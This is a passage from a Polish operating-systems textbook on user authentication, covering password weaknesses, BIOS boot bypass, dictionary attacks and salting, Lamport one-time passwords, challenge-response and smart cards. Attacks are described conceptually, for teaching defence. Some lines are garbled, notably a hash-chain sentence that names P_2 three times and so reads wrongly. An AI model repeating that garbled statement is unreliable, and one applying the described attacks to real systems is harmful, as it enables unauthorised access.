Chyba nikomu nie trzeba przypominać, że podczas wpisywania hasła komputer nie powinien wyświetlać wprowadzanych znaków, aby ochronić hasło przed ciekawskimi spojrzeniami z za ramienia użytkownika. W systemach Windows każdy wpisywany znak jest reprezentowany przez wyświetlającą gwiazdkę. W systemach UNIX w czasie wpisywania hasła na ekranie nie są wyświetlane żadne znaki. Oba schematy mają nieco inne właściwości w zakresie bezpieczeństwa. Schemat stosowany w systemach Windows umożliwia roztargnionym użytkownikom analizę liczby już wpisanych znaków, ale też ułatwia osobom nieuprawnionym podglądanie długości hasła. W kontekście bezpieczeństwa brak jakiegokolwiek wiedzy o haśle (także o jego długości) jest złotem.

Inny aspekt, w którym można popełnić błąd mający istotny wpływ na poziom bezpieczeństwa, pokazano na listingu 9.1. W części (a) tego listingu mamy do czynienia z udaną procedurą logowania, gdzie system prezentuje swoje komunikaty pisane wielkimi literami, a użytkownik wpisuje dane identyfikacyjne złożone z małych liter. W części (b) pokazano nieudaną próbę zalogowania w systemie A podjętą przez krakera. W części (c) widać podjętą przez krakera nieudaną próbę zalogowania w systemie B.

Listing 9.1. (a) Udane logowanie; (b) próba zalogowania odrzucona po wpisaniu nazwy użytkownika;

(c) próba zalogowania odrzucona po wpisaniu nazwy użytkownika i hasła

(a)	(b)	(c)
LOGIN: mitch	LOGIN: carol	LOGIN: carol
PASSWORD: FooBar!-7	INVALID LOGIN NAME	PASSWORD: Idunno
SUCCESSFUL LOGIN	LOGIN:	INVALID LOGIN
		LOGIN:

Na listingu 9.1(b) przedstawiono scenariusz, w którym system odrzuca próbę zalogowania już po wpisaniu nieprawidłowej nazwy użytkownika. Takie rozwiązywanie jest o tyle niewłaściwe, że umożliwia krakerowi sprawdzanie różnych nazw użytkownika aż do odnalezienia prawidłowej. Na listingu 9.1(c) pokazano schemat, w którym system każdorazowo żąda hasła i nie informuje potencjalnego krakera, czy wpisywana nazwa użytkownika jest prawidłowa. Kraker dowiaduje się więc tylko tego, że kombinacja nazwy użytkownika i hasła jest nieprawidłowa.

Większość komputerów przenośnych konfiguruje się w taki sposób, aby każdorazowo wymagały nazwy użytkownika i hasła — takie rozwiązywanie ma chronić dane na wypadek zagubienia lub kradzieży komputera. Chociaż ten schemat ochrony jest lepszy niż żaden, w praktyce okazuje się niewiele lepszy od braku jakiegokolwiek zabezpieczenia. Każdy, kto przejmie tak zabezpieczony komputer przenośny, może wejść do BIOS-u, naciskając klawisz *Del* lub *F8* (lub dowolny inny, zwykle wyświetlany na ekranie) przed uruchomieniem systemu operacyjnego. Z poziomu BIOS-u można łatwo zmienić sekwencję uruchamiania, aby system był ładowany np. z pamięci USB, nie z dysku twardego. Wystarczy wówczas użyć pamięci USB z kompletnym systemem operacyjnym i załadować z niego system. Po uruchomieniu systemu można zamontować dysk twardy (w Uniksie) lub uzyskać dostęp do napędu D: (w Windowsie). Aby zapobiec tej sytuacji, większość BIOS-ów oferuje możliwość ochrony hasłem samych ustawień BIOS-a, dzięki czemu tylko prawowity właściciel komputera przenośnego może zmieniać sekwencję odczytywania systemów z napędów. Jeśli więc dysponujesz komputerem przenośnym, przerwij lekturę, zabezpiecz hasłem ustawienia BIOS-a i dopiero wtedy wróć do tego tekstu.

Słabe hasła

Większość krakerów włamuje się do systemów komputerowych, łącząc się z nimi za pośrednictwem sieci (zwykle przez internet) i próbując wielu kombinacji nazw użytkowników i haseł aż do znalezienia prawidłowej pary. Wielu właścicieli komputerów wykorzystuje w roli nazw użytkownika swoje imiona w tej czy innej formie. Oznacza to, że w przypadku Ewy Szewczyk istnieje duże prawdopodobieństwo użycia nazwy *ewa_szewczyk*, *ewa_szewczyk*, *ewa_szewczyk*, *ewa_szewczyk*, *eszewczyk* lub *esz*. Kraker wyposażony w książki *4096 imion dla Twojego dziecka* oraz książkę telefoniczną pełną nazwisk może łatwo wygenerować listę potencjalnych nazw użytkowników właściwych dla kraju, w którym planuje dokonać ataku (oczywiście kombinacja *ewa_szewczyk* może występować w Polsce, ale trudno oczekwać, by podobnej nazwy użył np. Japończyk).

Odgadnięcie samej nazwy użytkownika to oczywiście nie wszystko. Kraker musi jeszcze odgadnąć odpowiednie hasło. Jak trudne jest odgadywanie haseł? Łatwiejsze, niż większość z nas sądzi. Zagadnienia związane z bezpieczeństwem haseł w systemach z rodziny UNIX zostały szczegółowo opisane w uważanej dziś za klasykę książce [Morris i Thompson, 1979]. Autorzy sporządzili listę prawdopodobnych haseł złożoną z imion i nazwisk, nazw ulic, nazw miast, słów z niewielkich słowników (także pisanych od tyłu), numerów rejestracyjnych pojazdów itp. Gotową listę porównali z plikiem haseł systemu operacyjnego, aby sprawdzić, w ilu przypadkach występują dopasowania. Okazało się, że ich lista zawierała ponad 86% wszystkich haseł.

Nie należy też oczekwać, że użytkownicy „z wyższej półki” stosują hasła wyższej jakości. Kiedy w 2012 roku do internetu wyciekło 6,4 miliona skrótów haseł z serwisu LinkedIn (hashed), wiele osób świetnie się bawiło, analizując rezultaty. Najbardziej popularnym hasłem było słowo „password”. Drugim w kolejności było „123456” (hasła „1234”, „12345” i „12345678” także znalazły się w pierwszej dziesiątce). Jak widać, nie są to hasła zbyt trudne do odgadnięcia. Krakerzy mogą z łatwością skompilować listę potencjalnych nazw użytkownika i listę potencjalnych haseł, a następnie uruchomić program, który wyprójuje je na tylu komputerach, na ilu zdola.

Działanie to jest podobne do eksperymentu, którzy naukowcy z firmy IOActive przeprowadzili w marcu 2013 roku. Przeskanowali długą listę routerów i urządzeń set-top, aby sprawdzić, czy są one wrażliwe na najprostsze formy ataków. Zamiast wypróbowania wielu nazw użytkownika i haseł, tak jak zasugerowaliśmy, użyli tylko dobrze znanych domyślnych kombinacji loginów i haseł, stosowanych przez producentów sprzętu. Zgodnie z zaleceniami producentów sprzętu użytkownicy powinni natychmiast zmienić te wartości, ale jak się okazuje, wielu tego nie robi. Naukowcy odkryli, że w internecie istnieją setki tysięcy takich potencjalnie zagrożonych urządzeń. Być może jeszcze bardziej niepokojące jest to, że w ataku *Stuxnet* skierowanym na irańską fabrykę nuklearną wykorzystano fakt, że w komputerach Siemens sterujących pracą wirówek do produkcji wzbogaconego uranu używano domyślnego hasła, które krążyło w internecie przez lata.

Wzrost popularności internetu uczynął ten problem jeszcze poważniejszym. Zamiast jednego hasła wielu współczesnych użytkowników korzysta nawet z dziesiątek haseł do rozmaitych usług. Ponieważ zapamiętanie tych haseł jest zbyt trudne, użytkownicy decydują się na proste, łatwe do złamania hasła, które dodatkowo są wykorzystywane w wielu różnych witrynach [Florencio i Herley, 2007], [Taibabul Haque et al., 2013].

Czy łatwość odgadywania haseł rzeczywiście ma tak duże znaczenie? Tak, z całą pewnością. W 1998 roku magazyn *San Jose Mercury News* opublikował artykuł opisujący sposób, w jaki mieszkaniec Berkeley, Peter Shiplej, wykorzystał wiele nieużywanych komputerów w roli tzw. *war dialerów*, które nawiązały w losowej kolejności połączenia ze wszystkimi 10 tysiącami nume-

rów telefonów obsługiwanych przez odpowiednią centralę, np. (415) 770-xxxx. W ten sposób chciał zidentyfikować firmy, które nie były przygotowane na tego rodzaju atak. Po wykonaniu 2,6 miliona telefonów udało mu się zlokalizować 20 tysięcy komputerów na obszarze Zatoki San Francisco, z których blisko 200 komputerów nie było w żaden sposób zabezpieczonych.

Internet jest rajem dla krakerów. Jego istnienie zdaje się z nich konieczność wykonywania całej ciężkiej pracy. Nikt nie musi już nawiązywać połączeń telefonicznych z milionami numerów. Współczesne odpowiedniki war dialerów działają zupełnie inaczej. Kraker może napisać skrypt `ping` (wysyłający pakiet sieciowy) do komputerów o adresach ze znanego zbioru. Jeśli otrzyma jakąś odpowiedź, skrypt próbuje skonfigurować połączenie TCP ze wszystkimi możliwymi usługami, które mogą być uruchomione na komputerze. Jak wspomniano wcześniej, to odzwanianie informacji, jakie usługi działają na określonych komputerach, to tzw. *skanowanie portów* (ang. *portscanning*). Zamiast pisać skrypt od podstaw, kraker może również dobrze użyć wyspecjalizowanego narzędzia, np. `nmap`, które oferuje szeroki zakres zaawansowanych technik skanowania portów. Kiedy kraker już wie, jakie serwery są uruchomione na komputerze, może przystąpić do przeprowadzenia ataku. Jeśli napastnik chciałby sprawdzić zabezpieczenia hasłem, mógłby nawiązać połączenie z tymi usługami, które korzystają z tej metody uwierzytelniania — np. serwera `telnet` czy nawet serwera WWW. Wcześniej pisaliśmy, że hasła domyślne oraz — ogólnie rzecz biorąc — hasła słabe umożliwiają napastnikom zdobycie wielu kont, czasami z pełnymi prawami administratorów.

Bezpieczeństwo haseł w systemie UNIX

Niektóre (starsze) systemy operacyjne składają na dysku plik haseł w niezaszyfrowanej formie, a więc zabezpieczone tylko z wykorzystaniem standardowych mechanizmów ochrony. Utrzymywanie wszystkich haseł w niezaszyfrowanym pliku jest wyjątkowo ryzykowne, ponieważ dostęp do tego pliku ma zdecydowanie zbyt wiele osób. Oznacza to, że plik z hasłami jest dostępny nie tylko dla administratorów systemu, ale też dla zwykłych użytkowników, osób odpowiedzialnych za konserwację komputera, programistów, członków kierownictwa, a czasem także ich sekretarek.

Lepsze rozwiązanie zastosowano w systemach operacyjnych UNIX. Program odpowiedzialny za logowanie żąda od użytkownika wpisania nazwy i hasła. Hasło jest natychmiast „zaszyfrowane” poprzez użycie go w roli klucza szyfrującego pewien stały blok danych. W praktyce to „zaszyfrowanie” polega na użyciu funkcji jednokierunkowej z hasłem w roli wartości wejściowej i funkcji tego hasła w roli wartości wynikowej (wyjściowej). Opisywany proces nie jest prawdziwym szyfrowaniem — określanie go tym mianem jest więc pewnym uproszczeniem. Program logujący odczytuje następnie zawartość pliku haseł składającego się z wierszy znaków ASCII, po jednym dla każdego użytkownika, aż do znalezienia wiersza zawierającego wpisaną nazwę użytkownika. Jeśli „zaszyfrowane” hasło w tym wierszu odpowiada ciągowi znaków wygenerowanemu przez wspomnianą funkcję jednokierunkową, próba logowania jest akceptowana; w przeciwnym razie próba logowania zostaje odrzucona przez system. Zaletą tego schematu jest brak dostępu (nawet dla superużytkownika) do haseł użytkowników, które nigdzie w systemie nie są składowane w niezabezpieczonej formie. Dla zilustrowania tematu założymy, że zaszyfrowane hasło jest przechowywane w samym pliku hasła. W dalszej części tego rozdziału przekonamy się, że w przypadku nowoczesnych odmian systemu UNIX już tak nie jest.

Jeśli krakerowi uda się zdobyć zaszyfrowane hasło, może zaatakować mechanizm haseł w sposób opisany poniżej. W pierwszej kolejności kraker buduje słownik prawdopodobnych haseł (metodą opisaną przez Roberta Morrisa i Kena Thompsona). W wolnym czasie hasła z tego

słownika są szyfrowane z wykorzystaniem znanego algorytmu. Czas trwania tego procesu nie ma znaczenia, ponieważ jest realizowany przed przystąpieniem do właściwego ataku. Kraker przystępuje do próby włamania wyposażony w listę par (hasło, zaszyfrowane hasło). Odczytuje publicznie dostępny plik haseł i przeszukuje wszystkie składowane tam (zaszyfrowane) hasła pod kątem zgodności z zaszyfrowanymi hasłami na swojej liście. Każde znalezione dopasowanie oznacza, że kraker zna nazwę użytkownika i hasło (w wersji zaszyfrowanej i niezaszyfrowanej). Za pomocą prostego skryptu powłoki można ten proces zautomatyzować, aby czas jego trwania nie przekraczał ułamka sekundy. Co więcej, zaledwie jedno wykonanie tego skryptu wystarczy do uzyskania dziesiątek haseł.

W odpowiedzi na możliwość przeprowadzania tego rodzaju ataków Morris i Thompson opracowali technikę, która niemal całkowicie eliminuje możliwość skutecznego łamania haseł tą metodą. Ich koncepcja polega na wiązaniu z każdym hasłem n -bitowej liczby losowej określonej mianem *soli* (ang. *salt*). Wspomniana liczba losowa jest zmieniana przy okazji każdej zmiany samego hasła. Właśnie ta liczba jest składowana w pliku haseł w niezaszyfrowanej postaci, zatem każdy może ją bez trudu odczytać. Zamiast składowania zaszyfrowane hasło jest konkatenowane ze swoją liczbą losową, by dopiero potem zaszyfrować tak wygenerowany ciąg znaków. Otrzymany wynik jest składowany w pliku haseł — na listingu 9.2 pokazano przykładową zawartość tego pliku dla pięciu użytkowników: Bartosza, Tomasza, Lidii, Marka i Doroty. Każdy użytkownik jest reprezentowany przez jeden wiersz tego pliku obejmujący trzy składowe oddzielone przecinkami: nazwę użytkownika, sól oraz połączone (i zaszyfrowane) hasło i sól. Notacja $e(Pies, 4238)$ reprezentuje wynik konkatenacji hasła Bartosza (w tym przypadku słowa *Pies*) z losowo przypisaną sólą (w tym przypadku 4238) przetworzony przez funkcję szyfrującą e . Właśnie wynik wygenerowany przez tę funkcję jest składowany w trzecim polu wpisu reprezentującego Bartosza.

Listing 9.2. Przykład użycia liczby losowej (soli) jako zabezpieczenia przed atakami z użyciem wygenerowanej wcześniej listy zaszyfrowanych haseł

```
Bartosz, 4238, e(Pies,4238)
Tomasz, 2918, e(6%%TaeFF,2918)
Lidia, 6902, e(Shakespeare,6902)
Marek, 1694, e(XaB#BwcZ,1694)
Dorota, 1092, e(LordByron,1092)
```

Wyobraźmy sobie sytuację krakera próbującego skonstruować listę prawdopodobnych haseł, zaszyfrować te hasła i zapisać wyniki w posortowanym pliku f , aby można było łatwo odnaleźć zaszyfrowane hasło. Nawet jeśli atakujący podejrzewa, że któryś z użytkowników może posługiwać się hasłem *Pies*, nie wystarczy tylko zaszyfrować to hasło i umieścić wynik w pliku f . Nowy schemat składowania haseł wymusza na krakerze zaszyfrowanie i umieszczenie w pliku f aż 2^n łańcuchów: *Pies0000*, *Pies0001*, *Pies0002* itd. Zastosowanie tej techniki zwiększa rozmiar pliku f o 2^n . W systemie UNIX n wynosi 12.

Dla zapewnienia dodatkowego bezpieczeństwa niektóre współczesne wersje systemu operacyjnego UNIX nie udostępniają pliku haseł, a jedynie oferują program pośredniczący w przeszukiwaniu zawartości tego pliku — takie rozwiązanie powoduje dodatkowe opóźnienia i znacznie spowalnia działania krakerów. Kombinacja liczb losowych w pliku haseł i programu pośredniczącego w dostępie do tego pliku (i spowalniającego ten dostęp) wystarczy do udaremnenia większości ataków na ten plik.

Hasła jednorazowe

Większość superużytkowników namawia zwykłych użytkowników do zmieniania swoich haseł przynajmniej raz w miesiącu. Ich prośby najczęściej są ignorowane. Istnieje też ekstremalny schemat wymuszający zmianę hasła przy okazji każdego logowania, czyli w praktyce wymuszający stosowanie *haseł jednorazowych* (ang. *one-time passwords*). Użytkownicy systemów, których administratorzy decydują się na stosowanie schematu haseł jednorazowych, otrzymują papierowe listy kolejnych haseł. Podczas każdego logowania należy użyć kolejnego hasła z listy. Nawet jeśli atakującemu uda się odkryć hasło, nie będzie mógł tego hasła wykorzystać, ponieważ podczas następnego logowania system zażąda wpisania innego hasła. Każdy użytkownik powinien oczywiście dokładać wszelkich starań, aby nie zgubić swojej książki haseł.

W rzeczywistości żadna książka haseł nie jest potrzebna — wystarczy zastosować schemat autorstwa Lesliego Lamporta, umożliwiający bezpieczne logowanie użytkownika za pośrednictwem niezabezpieczonej sieci z wykorzystaniem haseł jednorazowych [Lamport, 1981]. Metoda Lamporta umożliwia użytkownikom logowanie się w systemach firmowych z poziomu swoich komputerów domowych (za pośrednictwem internetu) nawet w sytuacji, gdy ewentualni intruзи mogą przechwytywać dane przesypane w obu kierunkach. Co więcej, model zaproponowany przez Lamporta nie wymaga składowania żadnych tajnych danych w systemie plików (ani na serwerze, ani na komputerze osobistym użytkownika). Opisywana technika bywa określana mianem *jednokierunkowego łańcucha skrótu* (ang. *one-way hash chain*).

Algorytm Lamporta wykorzystuje funkcję jednokierunkową, czyli funkcję $y = f(x)$ mającą tę wyjątkową cechę, że wyznaczenie wartości y na podstawie argumentu x jest proste, ale już wyznaczenie argumentu x na podstawie znanej wartości y jest obliczeniowo niewykonalne. Dane wejściowe i wyjściowe (wynikowe) powinny mieć tę samą długość, równą np. 256 bitów.

Użytkownik wybiera i zapamiętuje nie tylko tajne hasło, ale też liczbę naturalną n określającą, ile haseł jednorazowych ma być wygenerowanych przez dany algorytm. Na potrzeby naszej analizy przyjmijmy, że n jest równe 4 (w praktyce stosuje się nieporównanie większe wartości). Jeśli tajnym hasłem jest s , pierwsze hasło zostaje wyznaczone poprzez n -krotne wykonanie funkcji jednokierunkowej f :

$$P_1 = f(f(f(f(s))))$$

Drugie hasło jest generowane poprzez wykonanie tej samej funkcji jednokierunkowej $n-1$ razy:

$$P_2 = f(f(f(s)))$$

Trzecie hasło jest generowane poprzez dwukrotne wykonanie funkcji f ; czwarte hasło jest wynikiem jednokrotnego wykonania tej funkcji. Ogólnie $P_{i-1} = f(P_i)$. Najważniejszą cechą tego modelu jest możliwość łatwego wyznaczenia poprzedniego hasła sekwencji i brak możliwości wyznaczenia *następnego* hasła. Jeśli np. znamy hasło P_2 , określenie hasła P_2 jest łatwe, ale określenie hasła P_2 okazuje się niemożliwe.

Serwer jest inicjalizowany z wykorzystaniem hasła P_0 , czyli po prostu wynikiem funkcji $f(P_1)$. Wartość tej funkcji jest składowana we wpisie pliku haseł skojarzonym z nazwą danego użytkownika wraz z liczbą całkowitą 1 (określającą, że następnym wymaganym hasłem jest P_1). Kiedy użytkownik chce po raz pierwszy zalogować się w systemie, wpisuje swoją nazwę i otrzymuje w odpowiedzi liczbę całkowitą odczytaną z pliku haseł, czyli 1. Komputer użytkownika odpowiada wówczas hasłem P_1 , które można lokalnie wyznaczyć na podstawie znanego użytkownika tajnego hasła s . Serwer wyznacza następnie wartość funkcji $f(P_1)$ i porównuje ją z wartością składowaną w pliku haseł (P_0). Jeśli obie wartości do siebie pasują, próba logowania jest akceptowana, liczba całkowita jest zwiększana do 2, a hasło P_1 nadpisuje hasło P_0 w pliku haseł.

Podczas kolejnego logowania serwer odsyła użytkownikowi wartość 2, a komputer lokalny tego użytkownika wyznacza hasło P_2 . Serwer wyznacza następnie wartość funkcji $f(P2)$ i porównuje ją z odpowiednim wpisem w pliku haseł. Jeśli oba hasła są identyczne, próba logowania jest akceptowana, liczba całkowita jest zwiększana do 3, a hasło P_2 nadpisuje hasło P_1 w pliku haseł. Czynnikiem, który decyduje o skuteczności tego schematu, jest brak możliwości wyznaczenia hasła P_i+1 na podstawie hasła P_i (jeśli intruzowi uda się zdobyć to hasło); atakujący może co najwyżej wyznaczyć hasło P_i-1 , które zostało już wykorzystane i które jest bezużyteczne. Kiedy zostanie wykorzystane wszystkie n haseł, serwer jest ponownie inicjalizowany z wykorzystaniem nowego tajnego hasła.

Uwierzytelnianie metodą wyzwanie-odpowiedź

Ciekawą odmianą koncepcji haseł jest sporządzanie przez każdego nowego użytkownika dłuższej listy pytań i odpowiedzi, która jest następnie bezpiecznie składowana na serwerze (zwykle w zaszyfrowanej formie). Pytania powinny być dobrane w taki sposób, aby użytkownik nie musiał sobie ich zapisywać. Do typowych pytań wykorzystywanych w tej roli należą:

1. Kto jest siostrą Marcina?
2. Na jakiej ulicy mieściła się twoja szkoła podstawowa?
3. Czego uczyła pani Bożykowska?

W czasie logowania serwer zadaje użytkownikowi losowo wybrane pytanie z listy. Warunkiem prawidłowego stosowania tego schematu jest istnienie odpowiednio dużej liczby par pytanie — odpowiedź.

Inną odmianą schematu zabezpieczania systemu hasłami jest metoda *wyzwanie-odpowiedź* (ang. *challenge-response*). Podczas rejestracji w systemie użytkownik wybiera pewien algorytm, np. x^2 . Przy okazji każdego logowania serwer wysyła użytkownikowi argument, np. liczbę 7, w oczekiwaniu na wskazanie prawidłowego wyniku (w tym przypadku 49). Algorytm może być zmieniany w zależności od pory dnia, dnia tygodnia itp.

Jeśli użytkownik dysponuje urządzeniem o dużej mocy obliczeniowej, np. komputerem osobistym, PDA czy telefonem komórkowym, można zastosować bardziej wyszukaną i wymagającą formę metody wyzwanie-odpowiedź. Istnieje schemat, w którym użytkownik wybiera podczas rejestracji tajny klucz k , który jest dostarczany bezpośrednio do systemu serwera. Kopia tego klucza jest bezpiecznie składowana także na komputerze użytkownika. W czasie logowania serwer wysyła liczbę losową r , którą komputer użytkownika wykorzystuje do wyznaczenia wartości funkcji $f(r, k)$, gdzie f jest publicznie znaną funkcją. Serwer wykonuje te same obliczenia, po czym porównuje otrzymany wynik z wynikiem odesłanym przez komputer użytkownika. Niewątpliwa przewagą tego schematu nad tradycyjnym przesyłaniem haseł jest całkowita nieskuteczność ataku polegającego na przechwytywaniu i rejestrowaniu wszystkich danych przesyłanych w obu kierunkach (np. wskutek przejęcia kontroli nad przewodem łączącym obie strony). Uzyskana w ten sposób wiedza jest nieprzydatna podczas kolejnej sesji logowania. Funkcja f oczywiście musi być na tyle skomplikowana, aby nie można było na podstawie jej wartości wydedukować liczby k (nawet w razie dysponowania ogromną liczbą tych wartości). Dobrym rozwiązaniem jest użycie kryptograficznych funkcji skrótu z argumentem równym wartościami r oraz k przetworzonym przez algorytm xor . Funkcje z tej grupy słyną z tego, że ich działanie jest niezwykle trudne do odwrócenia.

9.6.1. Uwierzytelnianie z wykorzystaniem obiektu fizycznego

Drugą popularną metodą uwierzytelniania użytkowników jest sprawdzanie posiadania przez nich pewnego obiektu fizycznego (zamiast wiedzy, którą dysponują). Metalowe klucze do zamków w drzwiach są wykorzystywane w tej roli od wieków. Współczesne obiekty fizyczne często mają postać plastikowych kart wsuwanych do czytników połączonych z komputerem. Użytkownik zwykle musi nie tylko dysponować tą kartą, ale też wpisać odpowiednie hasło — w ten sposób można zapobiec wykorzystaniu zagubionej lub skradzionej karty. Oznacza to, że każde użycie bankomatu (ang. *Automated Teller Machine* — ATM) rozpoczyna się od zalogowania użytkownika na komputerze bankowym za pośrednictwem zdalnego terminala (właśnie bankomatu) oraz z wykorzystaniem plastikowej karty i hasła (w większości krajów stosuje się 4-cyfrowy kod PIN, aby uniknąć kosztów związanych z instalowaniem pełnych klawiatur w bankomatach).

Istnieją dwa typy plastikowych kart wykorzystywanych w roli nośników informacji — karty z paskiem magnetycznym oraz karty chipowe. Na kartach z paskiem magnetycznym mieści się około 140 bajtów informacji zapisanych na taśmie magnetycznej przyklejonej na rewersie karty. Informacje z tej taśmy mogą być odczytywane przez terminal i wysyłane do centralnego komputera. Ponieważ informacje na pasku magnetycznym często obejmują hasło użytkownika (zwykle kod PIN), terminal może uwierzytelnić właściciela karty nawet w razie awarii głównego komputera. Hasło na karcie zwykle jest zaszyfrowane z użyciem klucza znanego tylko bankowi. Koszt wytworzenia takiej karty mieści się w przedziale od 10 do 50 centów (w zależności od tego, czy producent zdecyduje się na dodatkowe zabezpieczenie hologramem, oraz od wielkości zamówienia). Stosowanie kart z paskiem magnetycznym jako nośnika informacji identyfikujących użytkowników jest dość ryzykowne, ponieważ urządzenia niezbędne do ich odczytywania i zapisywania są tanie i powszechnie dostępne.

Karty chipowe zawierają miniaturowy, zintegrowany układ (właśnie chip). Można te karty podzielić na dwie dodatkowe kategorie: karty z zakodowaną wartością (ang. *stored value cards*) oraz karty inteligentne (ang. *smart cards*). Karta z zakodowaną wartością dysponuje niewielką ilością wbudowanej pamięci ROM (zwykle mniejszą niż 1 kB), która umożliwia utrwalanie wartości po wyłączeniu karty z czytnika i — tym samym — odcięciu jej od zasilania. Karta z zakodowaną wartością nie obejmuje jednostki CPU, zatem składowana na niej wartość musi być zmieniana przez zewnętrzny procesor (będący częścią czytnika). Karty tego typu (choćby w formie przedpłaconych kart telefonii komórkowej; ang. *pre-paid*) są produkowane milionami, a ich koszt pojedynczej karty nie przekracza dolara. Po przeprowadzeniu rozmowy telefonicznej aparat obniża wartość składowaną na karcie, mimo że na tym etapie nie następuje fizyczne przekazanie pieniędzy. Właśnie dlatego tego rodzaju karty z reguły mogą być wykorzystywane tylko do korzystania z usług pojedynczych firm (np. telefonów komórkowych jednego operatora). Karty z zakodowaną pamięcią mogą też być wykorzystywane podczas uwierzytelniania — wówczas składowane na takiej karcie 1-kilobajtowe hasło byłoby wysyłane do centralnego komputera; takie rozwiązanie stosuje się jednak dość rzadko.

Okazuje się jednak, że współczesne wymogi bezpieczeństwa coraz częściej skłaniają nas do korzystania z kart inteligentnych, które zwykle dysponują procesorem 8-bitowym o częstotliwości taktowania na poziomie 4 MHz, 16 kB pamięci ROM, 4 kB pamięci EEPROM, 512 bajtami pamięci operacyjnej oraz kanałem komunikacyjnym o przepustowości 9600 b/s łączącym tę kartę z czytnikiem. Karty inteligentne są stale rozwijane, mimo istotnych ograniczeń w kilku aspektach, jak choćby grubość samego chipu (ograniczonego grubością samej karty), szerokość chipu


(uniemożliwiającą jego przypadkowe przełamanie) czy koszt wytworzenia (od 1 do 20 dolarów w zależności od mocy procesora, wielkości pamięci oraz obecności lub braku koprocesora kryptograficznego).

Karty inteligentne mogą być wykorzystywane do reprezentowania kwot pieniężnych (jak w przypadku kart z zakodowaną wartością), jednak oferują nieporównanie większe bezpieczeństwo i uniwersalność. Karty inteligentne mogą być zasilane pieniędzmi zarówno w bankomatach, jak i telefonicznie (z wykorzystaniem specjalnego czytnika dostarczonego klientowi przez bank). Po umieszczeniu karty w sklepowym czytniku użytkownik może ją autoryzować i — tym samym — wyrazić zgodę na obciążenie swojego rachunku. Karta wysyła wówczas do systemu sklepowego krótki, zaszyfrowany komunikat.

System sklepowy może następnie wysłać ten komunikat do banku, aby pobrać należną kwotę z rachunku klienta. Czytelników, którzy nie dostrzegają zalet tego rozwiązania, zachęcam do przeprowadzenia następującego eksperymentu. Spróbujcie kupić najtańszy baton w pobliskim sklepie spożywczym, żądając możliwości zapłaty kartą kredytową. Jeśli sprzedawca będzie miał zastrzeżenia od płatności w tej formie, powiedziecie, że nie macie przy sobie gotówki i że zbieracie punkty programu lojalnościowego operatora karty. Zapewne zauważycie, że sprzedawca nie będzie zachwycony tym pomysłem, ponieważ w tym przypadku koszty transakcji bezgotówkowej przekroczą zyski ze sprzedaży batonu. W tym i innych przypadkach (a więc w sklepach z drobiazgami, automatach telefonicznych, parkometrach, automatach z napojami i innych urządzeniach wymagających raczej monet niż banknotów) karty inteligentne są atrakcyjną alternatywą dla kart wymagających każdorazowego nawiązywania połączenia z systemem bankowym. Karty inteligentne już teraz zyskały sporą popularność w Europie i są stale popularyzowane na pozostałych kontynentach.

Karty inteligentne znajdują też wiele innych potencjalnych zastosowań (np. w roli bezpiecznego nośnika danych o uczułeniach i innych informacji medycznych przydatnych na wypadek nieplanowanych, nagłych zabiegów), jednak ta książka nie jest właściwym miejscem dla analizy tego rodzaju rozwiązań. Z naszego punktu widzenia najciekawszym zastosowaniem kart inteligentnych jest zapewnianie możliwości bezpiecznego uwierzytelniania użytkowników. Zasada działania kart inteligentnych w tej roli jest prosta — karta inteligentna jest małym, zabezpieczonym przed próbami podrobienia komputerem, który może komunikować się z centralnym komputerem (z wykorzystaniem ustalonego protokołu) w celu uwierzytelnienia użytkownika. Przykładowo użytkownik chcący kupić jakieś przedmioty za pośrednictwem witryny sklepu internetowego może umieścić kartę inteligentną w czytniku połączonym z jego domowym komputerem osobistym. Witryna handlu elektronicznego może wykorzystać tę kartę nie tylko do uwierzytelnienia użytkownika (w sposób bezpieczniejszy niż w razie użycia hasła), ale też do bezpośredniego pobrania należności — oznacza to, że karta inteligentna eliminuje koszty i ryzyko związane ze stosowaniem kart kredytowych podczas zakupów w internecie.

Karty inteligentne stwarzają możliwość stosowania różnych schematów uwierzytelniania. Jednym z najprostszych rozwiązań jest zastosowanie standardowego schematu wyzwanie-odpowiedź. Serwer wysyła do karty inteligentnej 512-bitową liczbę losową, która jest przez samą kartę dodawana do 512-bitowego hasła składanego w pamięci ROM karty. Suma obu wartości jest następnie podnoszona do kwadratu, a 512 środkowych bitów otrzymanego wyniku karta odsyła na serwer, który dysponuje hasłem użytkownika i — tym samym — może określić, czy otrzymany wynik jest prawidłowy. Opisaną sekwencję pokazano na rysunku 9.15. Nawet jeśli atakującemu uda się przejąć kontrolę nad przewodem i jeśli będzie mógł przechwytywać komunikaty przesypane w obu kierunkach, nie będzie potrafił wykorzystać zgromadzonych informacji — ich użycie w przyszłości będzie niemożliwe, ponieważ przy okazji następnego logowania zostanie



Rysunek 9.15. Schemat użycia karty intelligentnej w procesie uwierzytelniania

wysłana inna 512-bitowa liczba losowa. Oczywiście można (tak jest w zdecydowanej większości przypadków) użyć nieporównanie bardziej wyszukanego algorytmu niż proste podnoszenie do kwadratu.

Jedną z wad tego i wszystkich innych stałych protokołów kryptograficznych jest ryzyko ich złamania w dłuższej perspektywie, co z czasem może uczynić bezużytecznymi karty intelligentne stosujące te protokoły. Można ten problem obejść poprzez wykorzystanie pamięci ROM karty intelligentnej do składowania interpretera Javy (zamiast stałego protokołu kryptograficznego). Właściwy protokół kryptograficzny może być wówczas pobierany na kartę w formie programu binarnego Javy wykonywanego następnie przez interpreter. Takie rozwiązanie oznacza, że po złamaniu jednego protokołu można łatwo (nawet na całym świecie) zainstalować inny protokół — niezbędne oprogramowanie jest instalowane przy okazji następnego użycia karty. Wadą tego modelu okazuje się dodatkowe spowalnianie pracy i tak wolnych kart intelligentnych, jednak dostępne technologie są stale doskonalone, a sama metoda jest bardzo elastyczna. Inną wadą tego schematu stosowania kart intelligentnych jest ryzyko zaatakowania zagubionej lub skradzionej karty z wykorzystaniem *kanału ubocznego* (ang. *side-channel*), np. poprzez 